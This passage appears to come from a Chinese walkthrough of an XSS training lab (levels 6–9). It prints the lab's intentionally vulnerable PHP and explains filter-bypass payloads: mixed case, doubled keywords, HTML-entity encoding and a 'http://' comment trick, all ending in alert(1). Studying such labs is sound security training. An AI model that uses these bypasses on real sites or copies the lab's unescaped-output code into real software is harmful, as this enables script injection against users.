
源码中将<script,on,src,data,href等进行了转换。与level5.php不同的是,level6.php中未对输入的字符进行小写转换,因此考虑字母大写绕过
payload有多种,尝试"> <a Href=javascript:alert(1)>1111</a> <"
level7

当我们进行尝试时,发现script,on,href都被替换了,考虑尝试双写来绕过

payload可以尝试" oonnclick="alert(1),像前面一样输入payload之后,点击搜索再点击输入框即可
level7.php源码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level8.php?keyword=nice try!";
9 }
10 </script>
11 <title>欢迎来到level7</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level7</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str =strtolower( $_GET["keyword"]);
18 $str2=str_replace("script","",$str);
19 $str3=str_replace("on","",$str2);
20 $str4=str_replace("src","",$str3);
21 $str5=str_replace("data","",$str4);
22 $str6=str_replace("href","",$str5);
23 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
24 <form action=level7.php method=GET>
25 <input name=keyword value="'.$str6.'">
26 <input type=submit name=submit value=搜索 />
27 </form>
28 </center>';
29 ?>
30 <center><img src=level7.png></center>
31 <?php
32 echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
33 ?>
34 </body>
35 </html>
|
level8
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level9.php?keyword=not bad!";
9 }
10 </script>
11 <title>欢迎来到level8</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level8</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = strtolower($_GET["keyword"]);
18 $str2=str_replace("script","scr_ipt",$str);
19 $str3=str_replace("on","o_n",$str2);
20 $str4=str_replace("src","sr_c",$str3);
21 $str5=str_replace("data","da_ta",$str4);
22 $str6=str_replace("href","hr_ef",$str5);
23 $str7=str_replace('"','"',$str6);
24 echo '<center>
25 <form action=level8.php method=GET>
26 <input name=keyword value="'.htmlspecialchars($str).'">
27 <input type=submit name=submit value=添加友情链接 />
28 </form>
29 </center>';
30 ?>
31 <?php
32 echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
33 ?>
34 <center><img src=level8.jpg></center>
35 <?php
36 echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
37 ?>
38 </body>
39 </html>
|
由源码17-23行可知,源码对输入做了哪些限制
html实体编码在标签名/属性名里无效,但是在属性值里是可以被正常执行的,因此可以考虑利用html实体编码进行绕过。
payload为javascript:alert(1),对字符i做了html实体编码

在点击添加友情链接后,点击友情链接,即可通过
level9
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level10.php?keyword=well done!";
9 }
10 </script>
11 <title>欢迎来到level9</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level9</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = strtolower($_GET["keyword"]);
18 $str2=str_replace("script","scr_ipt",$str);
19 $str3=str_replace("on","o_n",$str2);
20 $str4=str_replace("src","sr_c",$str3);
21 $str5=str_replace("data","da_ta",$str4);
22 $str6=str_replace("href","hr_ef",$str5);
23 $str7=str_replace('"','"',$str6);
24 echo '<center>
25 <form action=level9.php method=GET>
26 <input name=keyword value="'.htmlspecialchars($str).'">
27 <input type=submit name=submit value=添加友情链接 />
28 </form>
29 </center>';
30 ?>
31 <?php
32 if(false===strpos($str7,'http://'))
33 {
34 echo '<center><BR><a href="您的链接不合法?有没有!">友情链接</a></center>';
35 }
36 else
37 {
38 echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
39 }
40 ?>
41 <center><img src=level9.png></center>
42 <?php
43 echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
44 ?>
45 </body>
46 </html>
|
看到第32行有个判断条件判断 $str7 这个字符串里是否不包含 http://,而且17 - 23行又分别做了字符替换过滤。
payload为javascript:alert(1)//http://
